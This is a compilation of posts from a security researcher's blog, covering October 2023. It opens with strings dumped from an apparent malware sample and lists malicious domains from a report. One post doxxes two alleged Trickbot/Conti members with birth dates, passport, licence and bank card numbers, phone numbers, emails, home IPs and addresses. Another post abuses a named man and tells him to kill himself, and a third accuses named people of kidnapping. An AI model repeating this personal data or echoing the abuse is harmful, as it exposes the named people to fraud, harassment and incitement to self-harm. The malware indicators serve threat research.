

Dancho Danchev's Research Compilation - October 2023 - February 2024

```
CreateProcessW  
WaitForSingleObject  
GetModuleHandleW  
GetTickCount  
Sleep  
CopyFileW  
GetFileAttributesW  
GetModuleFileNameW  
lstrlenW  
GetLastError  
LocalAlloc  
lstrcatW  
CreateMutexA  
ReleaseMutex  
CloseHandle  
LocalFree  
CreateThread  
KERNEL32.dll  
wsprintfW  
USER32.dll  
ShellExecuteW  
SHGetSpecialFolderPathW  
SHELL32.dll  
DANCHODANCHEV_AND_BRIANKREBS_GOT_MARRIED  
FreeingContrary.com  
>3>8>>>D>O>U>a>s>  
F0S0'0t0  
0:1F1R1]1j1w1  
2%2.272?2H2T2_2t2  
3$303l3k3p3  
4$4"40464<4B4H4N4T4Z4'4
```

by Dancho Danchev
Email: dancho.danchev@hush.com
<https://ddanchev.blogspot.com>

2023

1.1 October

1.1.1 Upcoming "The Hacker Scene - 1983 - 2023" E-Book (2023-10-03 02:17)

by Dancho Danchev
Email: dancho.danchev@hush.com
<https://ddanchev.blogspot.com>

"The single most in-depth and personal account of the hacker scene from the years of the COCOM embargo and the hacker scene up to the present day modern cyber security industry from the one and only Dancho Danchev"



The Hacker Scene - 1983 - 2023

- Presented at the GCHQ with the Honeynet Project
- SCMagazine Who to Follow on Twitter for 2011
- Participated in a Top Secret GCHQ Program called "Lovely Horse"
- Identified a major victim of the SolarWinds Attack - PaloAltoNetworks
- Found malware on the Web Site of Flashpoint
- Tracked monitored and profiled the Koobface Botnet and exposed one botnet operator
- Made it to Slashdot two times
- My Personal Blog got 5.6M Page Views Since December, 2005
- My old Twitter Account got 11,000 followers
- I had an average of 7,000 RSS readers on my blog
- I have my own vinyl "Blue Sabbath Black Cheer / Griefer – We Hate You / Dancho Danchev Suck My Dick" made by a Canadian artist
- Currently running Astalavista.box.sk
- I gave an interview to DW on the Koobface Botnet
- I gave an interview to NYTimes on the Koobface botnet
- I gave an interview to Russian OSINT
- Listed as a major competitor by Jeffrey Carr's Taia Global
- Presented at the GCHQ
- Presented at Interpol
- Presented at InfoSec
- Presented at CyberCamp
- Presented at RSA Europe

Dear blog readers,

I'm working on a new book. It's called "The Hacker Scene - 1983 - 2023" where I aim to dazzle you as always and as usual with all the juicy technical details that you're supposedly used to by now and will hopefully continue to be.

I intend to release this throughout the Christmas season online for free on my [2]Archive.org account.

Thank you.

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhUEFrRzubWM8sj23Dj_4iXp1EomMyrG8QkdNaXRztx6aODg oit28Q0plE640ooE1c6ZVtNAIJbPUbxKmyzYCXcNwsAjQVQdbslVMU
2. <https://archive.org/details/@ddanchev>

1.1.2 The Most Innovative Leader in Cyber Security To Watch in 2023 Magazine Edition (2023-10-03 02:17)

Dear blog readers,

Here's the original [1]article including the PDF [2]here.

Thank you.



[3]

1. <https://ciolook.com/in-pursuit-of-cyberjustice-dancho-danchev-navigating-the-world-of-cyberthreats/>
2. <https://drive.google.com/file/d/1b6i3H5JG5UFMKMeEsRCBs7EPnsx0MTai/view?fbclid=IwAR09PJcLqRZk3dcPKGETdInJAxuS4MpfatPPCedzdb3LWJF-rDBVP1Q3BgY>
3. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjiToXmLh6PcBcVJF1IDzN3aivdgz7gz61uA8YgyVRtHU3I-EWt-90U_zHQcpnXVsM0cJzpj2trfJ-3FbeJ3dBeTXc-P9sfVPYijvU

1.1.3 My First Twitter Space on How I Tracked Down The Conti Ransomware Gang Using Real-Time OSINT (2023-10-03 02:17)

[1]



Dear blog readers,
Listen [2]here.

Enjoy.

- 1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjeP6okUk0Y36J00JoKKRd_4lbaw_foucCMtHvzxm1xYG77Fj_AYKZDKsI-00P21RrTtSgY2FGCPKuESTh000qvmG3vS2ddoGL2wf8
- 2. https://twitter.com/dancho_danchev/status/1707847083900723609

1.1.4 Me Participating in a Comparative Air Force Research Laboratory Information Directorate Technical Report on Botnets and Malware Detection (2023-10-03 02:17)

[1]

Table 10: Anecdotal cases of malicious domain names detected by Notos and the corresponding days that appeared in the public BLs .[1]: hosts-file.net, [2]: malwareurl.com, [3] siteadvisor.com, [4] virustotal.com, [5] ddanchev.blogspot.com, [6] malwaredomainlist.com.

Domain Name	
lzwn.in	
3b9.ru	
antivirprotect.com	
lspeed.info	
spy-destroyer.com	
free-spybot.com	
a3l.at	
gidromash.cn	
iantivirus-pro.com	
ericwanhouse.cn	
1165651291.com	

Just came across [2]this.


Outstanding.

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgYCeW7cR7G8fkMcJHiBzJSTYA0xcwxKvFGxX5gEOgmBEi1XaGpv3B0gYzKz_JHx1Fvv96V1XsfY3MIKzEYd100nK8PdLWCc1DHVxT
2. <https://apps.dtic.mil/sti/pdfs/ADA543919.pdf>

1.1.5 Who Can Assist With My Wikipedia Article Draft Submission? (2023-10-03 02:17)

Dear blog readers,

Who can assist with my Wikipedia Article Draft submission [1]here? Thanks. Much appreciated.



[2]

1. https://en.wikipedia.org/wiki/Draft:Dancho_Danchev


2. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjdH0e09fvbd3nmgUFepwCy0s9jH7YNTHPiDAUm5Jtbga7qN3poN_nNm56yA1P6h7yKHe0IbY95QDFbB3jXRHe2AnULVRgxa0Vk3N

1.1.6 Exposing Bentley and Liam From The Conti/Trickbot Malware Gang (2023-10-07 02:24)

[1]

Member of the hacker group "TRICKBOT"
(also known as the Wizard Spiders)
"Ryuk", "Maze", "Conti", "Diavol"

Account (nickname): liam



Citizen of the Russian Federation

Name: **KORNEYEV ROMAN VIKTOROVYCH**

Date of birth: **September 6, 1995**

A resident of St. Petersburg, Leningrad region of the Russian Federation.

Driver's license: № 9906 549881 dated 16.05.2019

Bank card: 4276550056811014 Sberbank (RF)

Mobile phone number: +79117265801

Telegram:

Username: **@romakorneev** (Telegram-ID: 203978435)

Skype: romankorneev2387

E-mail address: **krvthecreator@gmail.com**

E-mail: **roman95@gmail.com**

E-mail: **romka95@mail.ru**

Jabber: **liam@q3mcco35auwestmt.onion**

Jabber: **LiamNeeson@jabber.ru**

Jabber: **liamliam@xmpp.jp**

Home IP addresses:

188.243.183.226

188.243.199.19

Social networks:

- <https://www.facebook.com/profile.php?id=100003668932901>

https://www.youtube.com/channel/UCUH8mmWenoKpm3pCQzOPB1w?view_as=subscriber,

- <https://www.youtube.com/wwwroman95>

- <https://vk.com/id23893726>

An image is worth a thousand video. A video ([hxxp://youtube.com/watch?v=QwXs_GvsF7M](https://youtube.com/watch?v=QwXs_GvsF7M)) is worth less.

Sample photos include:

[2]




[3]




[4]



[5]



[6]



[7]

Member of the hacker group "TRICKBOT"
(also known as the Wizard Spiders)
"Ryuk", "Maze", "Conti", "Diabol")

Account (nicknames): bentley / manuel / Max17 / volhvb



Citizen of the Russian Federation
Name: **Galochkin Maxim Sergeevich**
Date of birth: **May 19, 1982**

Identification number: 190119506002
Passport of a citizen of the Russian Federation:
9511766005 dated 08.06.1999
Registration address: Russian Federation,
Khakassia, Abakan, st. Kirov, building 80, apt. 1

Mobile phone number: +79134448958

Telegram:
Name: Max The Tester
Username: @volhvb,
Telegram id: 32910255

Jabber: bentley@q3mcco35auwestmt.onion
Jabber: benalien@xmpp.jp
Jabber: volhvb@exploit.im

Social networks:
- <https://twitter.com/volhvb>
- <https://facebook.com/1505024528>
- <https://vk.com/id5201387>
- <https://volhvb.livejournal.com>

Also check out the following ([hxxp://youtube.com/watch?v=eqBJVa89rXE](https://www.youtube.com/watch?v=eqBJVa89rXE)).

Sample photos include:



[9]



[10]



[11]



Stay tuned!

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgw60RexeNxfPQx34F72GCM_RK8ieCtxiGFrte1cTpx2UfqfDoy0xpuLLF90emqLseojH7CrbSsw-W5HuUg6Z4N1Ro2krvxZ1sqIDY
2. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiz1HLmFFrcAxRUA1s436o0eD8wWB4wBee4cXeIxUE4Ekj2L17kRkt1UIq9MLCowYL1Ngf1DqAUTQjP3vygK2kwoQ4L8fLVwAt39UT>
3. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhHfAVFXVm74XOEZX0JW_3YaC-SjHY0Yo8Wv-T2K-a1BqEysZG1krSGhzQqYN6Sm_qYP89CgH08s4D9UXYg5bt8TADwSubqaZW40q6
4. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgn1Ym4q35fgVr3a-y0vtDUM2XQxys8VWISMILGRXJcInbZe>

VBMUr0UU07_A1zB8juxNYWCnPyW7ZRU0d2ZnFziJXSwH5WfX18-qRD

5. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEggSqQs2XBGkwnOrVKurZrQk_Wt_0AgCbxRPg3aanpe0YoItqI5uqN0c1DhHQuGURCtmREnhcXp3hFUf-I0eY-NvhHnYI10CRIuJN

6. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiPkMibKnnju307prGNSJVN_4UT3G0jM4jee0M5Di3wMaWafsfESUyklSpfZJ3nnxmAaYJ_z2Y9E6k_WPQP4_ngV4vr1sgnL3cvbIW

7. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjPD7QrvA133Zfr1FnxvSNxJqxIoEyp-XUzL4xvvFSKrvEUfTXrmJ3DPUBU9JwdojgcSKerLvYQ-_CDNWeNTPJyevwd4eNvv3A8vHC

8. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEh9bK_4tQ-0gOi9DuMH19bTVP13_tX0DvDbJcbNfJ1UPo5hRc6ts56X6HmToFy0Hq12e-e9KHKSHc9wROKmJHj074C_BTn-QleTjha

9. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEivfdJRIU740N1Tg88fJDfL8ink9xrhqPzdqmxwm4Au4BJSyZ235xV0T-i0liY7QxdPHJ29_dp3Xm74BazqnLd9qvC3jBLEQHCSwZZ

10. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg0kAWULz_FDohbY3BPt65sqzyQppwVoKp6Q0wUcSvhtnUMHS-JDDa60Bujvbpn7abVwhmbRplLqBTbPPQpOVwo8dgC4CIJpVcLi0tQ

11. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi_ztaFXoaZZ0Iv1k9Tnn50q1_05-LYBsD9GPYxTaVjnRWcozj2L85FxaqWng9F1HJtxROB5ydyrJb4kCBExNuPf_eRod22QVimqiF

1.1.7 Yavor Kolev - Part Four (2023-10-13 19:34)

[1]



Dear,

Don't tell me you got money to buy clothes? Is this a suit? Go grab some decent clothes first to begin with then go home and kill yourself. But do it loudly in the toilet but before that take a big "your work stuff" so that when we come to visit you we can take a photo of you in all of your glory the "your work stuff" part.

Enjoy!

1. <https://blogger.googleusercontent.com/img/a/AVvXsEhWyswRa8rRnWV5p0EOlomWjCpcA6Wdctt-ho94frocxEWkvx7Pkzssee2SClR8zoF4gnFdQoWkKZHDxBTe1X2WzArCBHMLIdGyydr41iVvA99B>

1.1.8 Interrupting the Program to Showcase the BG Dishirts that Kidnapped Me! (2023-10-16 20:13)

An image is worth a thousand words. Law Enforcement is also. These are the dipshits that kidnapped me. Period.


[1]



[2]



[3]



[5]





[7]




[8]



[9]

















[17]



[18]


















[26]

[27]



































1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj7U7TjJu6hGsFr365fXQu_8-1c4BMTV5IQY_5_02arRIPqoSi_8xGM8um9c3b9JpnB9xIOy0zK2o6oWK277FCgxv-i-RiIMFQ1Q83
